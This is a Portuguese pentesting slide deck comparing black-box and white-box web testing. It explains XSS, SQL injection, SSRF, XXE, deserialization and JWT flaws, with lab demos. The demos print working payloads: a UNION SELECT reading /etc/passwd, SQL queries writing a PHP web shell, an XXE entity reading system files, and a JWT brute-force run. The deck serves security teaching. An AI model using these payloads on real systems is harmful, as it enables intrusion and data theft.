



PENTEST WEB DO BLACK BOX AO WHITE BOX

JOAS ANTONIO

SOBRE MIM

- Joas Antonio dos Santos
- Synack Red Team Member
- OWASP Member
- Red Team Analyst

BLACK BOX VS WHITE BOX

- O White Box é geralmente usada como sinônimo de um tipo de avaliação de “conhecimento total”. Um PenTester tem acesso a qualquer coisa relacionada ao alvo de teste de que precisa e pode acessar qualquer informação que possa ser útil na avaliação de um alvo.
- O oposto desse paradigma seria uma avaliação black box, também conhecida como “zero-knowledge”. É aqui que um testador não recebe nenhuma informação sobre um alvo.

VANTAGENS DO WHITE BOX

- Em um PenTest Web tradicional, o testador pode passar algumas semanas trabalhando para acessar os sistemas do cliente sem nenhum conhecimento prévio: a abordagem do black box. Embora o teste black box tenha seu lugar, geralmente só consegue arranhar a superfície.
- O pentesting web White box, oferece uma abordagem diferente. Para um pentest abrangente de aplicação web, avaliar o código-fonte oferece oportunidades de ir mais fundo. Muitos dos bugs e vulnerabilidades mais perigosos descobertos no campo não são simples erros de sintaxe ou outras vulnerabilidades tradicionais. O uso de uma abordagem White box permite que o pentester encontre bugs lógicos - vulnerabilidades no fluxo lógico do aplicativo. Atacar de fora não revelará a maioria dessas oportunidades. Nem ferramentas automatizadas.
- Outro benefício é trabalhar com o cliente para proteger um aplicativo enquanto ele ainda está em desenvolvimento, e não depois de já ter sido lançado. Para realmente alcançar a segurança por design, uma avaliação de segurança do aplicativo da Web deve ser realizada durante o desenvolvimento.
- À medida que o código é iterado no processo de desenvolvimento, as alterações em um local podem criar vulnerabilidades em outros locais. Um pentester - ou um desenvolvedor web preocupado com segurança - treinado em uma abordagem de white box pode identificar essas vulnerabilidades.
- Realizar uma avaliação de segurança de white box significa que você pode mostrar seu trabalho: como o bug ou vulnerabilidade foi descoberto e como os problemas de lógica podem ser corrigidos.

PROCESSO DE UM PENTEST WHITE BOX

Levantamento das
Tools usada no
desenvolvimento

Compreendendo
o Código Fonte

Escrevendo casos
para testes


Iniciando a
avaliação de
vulnerabilidade

Escrevendo o
Report

BLACK BOX PENTEST - XSS

Os ataques Cross-Site Scripting (XSS) são um tipo de injeção, na qual scripts maliciosos são injetados em sites benignos e confiáveis. Os ataques XSS ocorrem quando um invasor usa um aplicativo da Web para enviar código malicioso, geralmente na forma de um script do lado do navegador, para um usuário final diferente. As falhas que permitem que esses ataques sejam bem-sucedidos são bastante difundidas e ocorrem em qualquer lugar em que um aplicativo da Web usa a entrada de um usuário na saída que gera sem validá-la ou codificá-la.

BLACK BOX PENTEST - XSS (DEMO)



BLACK BOX PENTEST - XSS (DEMO)

What's your name?

More info

<http://ha.ckers.org/xss.html>


http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

BLACK BOX PENTEST - SQL INJECTION

Um ataque de injeção SQL consiste na inserção ou “injeção” de uma consulta SQL através dos dados de entrada do cliente para a aplicação. Uma exploração de injeção de SQL bem-sucedida pode ler dados confidenciais do banco de dados, modificar dados do banco de dados (Inserir/Atualizar/Excluir), executar operações de administração no banco de dados (como desligar o DBMS), recuperar o conteúdo de um determinado arquivo presente no arquivo DBMS sistema e, em alguns casos, emitir comandos para o sistema operacional. Os ataques de injeção SQL são um tipo de ataque de injeção, no qual comandos SQL são injetados na entrada do plano de dados para afetar a execução de comandos SQL predefinidos.

BLACK BOX PENTEST - SQLI TO SHELL (DEMO)



BLACK BOX PENTEST - SQLI TO SHELL (DEMO)


```
Vulnerability: SQL Injection

User ID:
 

ID: ' UNION SELECT 1, load_file('/etc/passwd') #
First name: 1
Surname: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
```

' UNION SELECT 1, load_file('/etc/passwd') #

BLACK BOX PENTEST - SQLI TO SHELL (DEMO)

```
root@kali:~# mysql -h 192.168.1.167 -u root -p   
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 47  
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> select "<?php system($_GET['cmd']); ?>" into outfile '/var/tmp/raj.php';  
Query OK, 1 row affected (0.003 sec)  
  
MariaDB [(none)]> █
```

' union select 1, "<?php system(\$_GET['cmd']); ?>" into outfile '/var/www/shell.php' #

BLACK BOX PENTEST - SSRF

Em um ataque de falsificação de solicitação do lado do servidor (SSRF), o invasor pode abusar da funcionalidade do servidor para ler ou atualizar recursos internos. O invasor pode fornecer ou modificar um URL para o qual o código em execução no servidor lerá ou enviará dados e, selecionando cuidadosamente os URLs, o invasor poderá ler a configuração do servidor, como metadados da AWS, conectar-se a serviços internos, como http habilitado bancos de dados ou realizar solicitações post para serviços internos que não se destinam a ser expostos.

BLACK BOX PENTEST - SSRF (DEMO)



Basic SSRF against the local server

[Back to lab description >>](#)

LAB Not solved




[Home](#) | [My account](#)

WE LIKE TO
SHOP 


BLACK BOX PENTEST - XXE

Um ataque de *Entidade Externa XML* é um tipo de ataque contra um aplicativo que analisa a entrada XML. Este ataque ocorre quando **a entrada XML contendo uma referência a uma entidade externa é processada por um analisador XML mal configurado**. Esse ataque pode levar à divulgação de dados confidenciais, negação de serviço, falsificação de solicitação do lado do servidor, varredura de porta e afins.

BLACK BOX PENTEST - XXE (DEMO)



BLACK BOX PENTEST - XXE (DEMO)



The image is a composite screenshot. On the left, a Burp Suite interface shows a request to `https://acd01fd71fd959908075052d00d200fa.web-security-academy.net:443`. The request is a POST to `/product/stock` with the following headers and body:

```
POST /product/stock HTTP/1.1
Host: acd01fd71fd959908075052d00d200fa.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 107
Connection: close
Referer: https://acd01fd71fd959908075052d00d200fa.web-security-academy.net/product?productId=1
Cookie: session=4CjHIBExb0Uf2pxFgu9tabRN70QPMNnF

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
<productId>&xxe;</productId>
<storeId>></storeId>
</stockCheck>
```

On the right, a product page for a crocheted bicycle is shown. The price is \$22.51. The description reads: "We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today." The page includes a location dropdown set to "Milan", a "Check stock" button, and "802 units" available. A search bar at the bottom shows "0 matches".

WHITE BOX PENTEST - DESERIALIZATION

A **serialização** é o processo de conversão de estruturas de dados complexas, como objetos e seus campos, em um formato "mais plano" que pode ser enviado e recebido como um fluxo sequencial de bytes. A serialização de dados torna muito mais simples:

- Gravar dados complexos na memória entre processos, um arquivo ou um banco de dados
- Envie dados complexos, por exemplo, por uma rede, entre diferentes componentes de um aplicativo ou em uma chamada de API

Crucialmente, ao serializar um objeto, seu estado também é persistido. Em outras palavras, os atributos do objeto são preservados, juntamente com seus valores atribuídos.

A **desserialização** é o processo de restaurar esse fluxo de bytes para uma réplica totalmente funcional do objeto original, no estado exato de quando foi serializado. A lógica do site pode interagir com esse objeto desserializado, assim como faria com qualquer outro objeto.

WHITE BOX PENTEST - DESERIALIZATION

A desserialização insegura ocorre quando dados controláveis pelo usuário são desserializados por um site. Isso potencialmente permite que um invasor manipule objetos serializados para passar dados prejudiciais para o código do aplicativo.

É até possível substituir um objeto serializado por um objeto de uma classe totalmente diferente. De forma alarmante, objetos de qualquer classe que esteja disponível no site serão desserializados e instanciados, independentemente de qual classe era esperada. Por esse motivo, a desserialização insegura às vezes é conhecida como uma vulnerabilidade de "injeção de objeto".

Um objeto de uma classe inesperada pode causar uma exceção. A essa altura, no entanto, o dano já pode estar feito. Muitos ataques baseados em desserialização são concluídos **antes que** a desserialização seja concluída. Isso significa que o próprio processo de desserialização pode iniciar um ataque, mesmo que a própria funcionalidade do site não interaja diretamente com o objeto malicioso. Por esse motivo, sites cuja lógica é baseada em linguagens fortemente tipadas também podem ser vulneráveis a essas técnicas.

WHITE BOX PENTEST - INSECURE DESERIALIZATION (DEMO)

```
[qtc@kali ~]$ bea
```



```
[0 - 1/1] 1: bash* Time: 15:24 Date: 04.10.2020
```

WHITE BOX PENTEST - SESSION HIJACKING

O ataque Session Hijacking consiste na exploração do mecanismo de controle de sessão da web, que normalmente é gerenciado por um token de sessão.

Como a comunicação http usa muitas conexões TCP diferentes, o servidor web precisa de um método para reconhecer as conexões de cada usuário. O método mais útil depende de um token que o Servidor Web envia ao navegador do cliente após uma autenticação de cliente bem-sucedida. Um token de sessão é normalmente composto por uma string de largura variável e pode ser utilizado de diversas formas, como na URL, no cabeçalho da requisição http como cookie, em outras partes do cabeçalho da requisição http, ou ainda no corpo da requisição http.

O ataque Session Hijacking compromete o token de sessão roubando ou prevendo um token de sessão válido para obter acesso não autorizado ao servidor Web.

O token de sessão pode ser comprometido de diferentes maneiras; os mais comuns são:

- Token de sessão previsível;
- Sniffing de Sessão;
- Ataques do lado do cliente (XSS, códigos JavaScript maliciosos, cavalos de Troia, etc);
- Ataque man-in-the-middle
- Ataque Man-in-the-browser

WHITE BOX PENTEST - JWT TOKEN VULNERABILITY

Os JSON Web Tokens (JWTs) são comumente usados para fins de autorização, pois fornecem uma maneira estruturada de descrever um token que pode ser usado para controle de acesso. No entanto, as bibliotecas JWT podem conter falhas e devem ser usadas da maneira correta. O evento Capture the Flag co-organizado pela Debricked na Lund University incluiu exemplos desse problema.

Os JWTs são protegidos por assinatura digital ou HMAC, de modo que seu conteúdo não pode ser manipulado. Isso os torna muito úteis em cenários distribuídos ou sem estado, em que o token pode ser emitido por uma entidade e depois verificado por outra. Devido à proteção de integridade, a parte verificadora pode ter certeza de que o token não foi manipulado desde que foi emitido.

Um JWT consiste em três partes: cabeçalho, carga útil e assinatura. O cabeçalho e a carga útil são objetos JSON, enquanto o formato da parte da assinatura depende das informações fornecidas no cabeçalho. Cada parte é codificada em base64url e separada por pontos.

WHITE BOX PENTEST - JWT TOKEN EXPLOITATION (DEMO)

ALGORITHM HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG91IiwiaWF0IjoxNTE2MzY5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "sub": "1234567890",  "name": "John Doe",  "iat": 1516239022}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret)
```

secret base64 encoded

Signature Verified

SHARE JWT

WHITE BOX PENTEST - JWT TOKEN EXPLOITATION (DEMO)


```
C:\Users\mishrv5>jwt-cracker "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG91IiwiaWF0IjoiYWRtaW4iOnRydWV9.TjVA950rM7E2cE  
b30RMHrHDcEfxjoYZgeFONFh7HgQ" "abcdefghijklmnopqrstuvwxyz" 6  
Attempts: 100000  
Attempts: 200000  
Attempts: 300000  
Attempts: 400000  
Attempts: 500000  
Attempts: 600000  
Attempts: 700000  
Attempts: 800000  
Attempts: 900000  
Attempts: 1000000  
Attempts: 1100000  
Attempts: 1200000  
Attempts: 1300000  
Attempts: 1400000  
Attempts: 1500000  
Attempts: 1600000  
Attempts: 1700000  
Attempts: 1800000  
Attempts: 1900000  
Attempts: 2000000  
Attempts: 2100000  
Attempts: 2200000  
Attempts: 2300000  
Attempts: 2400000  
Attempts: 2500000  
Attempts: 2600000  
Attempts: 2700000
```


WHITE BOX VULNERABILITY

- JavaScript Prototype Pollution
- Advanced Server Side Request Forgery
- .NET deserialization
- Blind SQL injections
- PHP type juggling with loose comparisons
- Bypassing REGEX restrictions
- Source Code Analysis
- LFI/RFI


SECURITY REQUERIMENTS ENGINEERING

- A Engenharia de Requisitos de Segurança (SRE) capacita a coleta de requisitos de segurança no processo de desenvolvimento de aplicativos
- SRE é a abordagem de sistema para identificar, analisar, eliciar e especificar requisitos de segurança para sistema de software
- O SRE desempenha um papel importante no processo de ciclo de vida de desenvolvimento de software de segurança integrado



THREAT MODELING

- Etapa 1: Identificar o Caso de Uso, Ativos a Proteger e Entidades Externas
- Etapa 2: identificar zonas de confiança, potenciais adversários e ameaças
- Etapa 3: determinar objetivos de segurança de alto nível para lidar com ameaças potenciais
- Etapa 4: Definir claramente os requisitos de segurança para cada objetivo de segurança
- Etapa 5: criar um documento para armazenar todas as informações relevantes



METODOLOGIA DE PENTEST

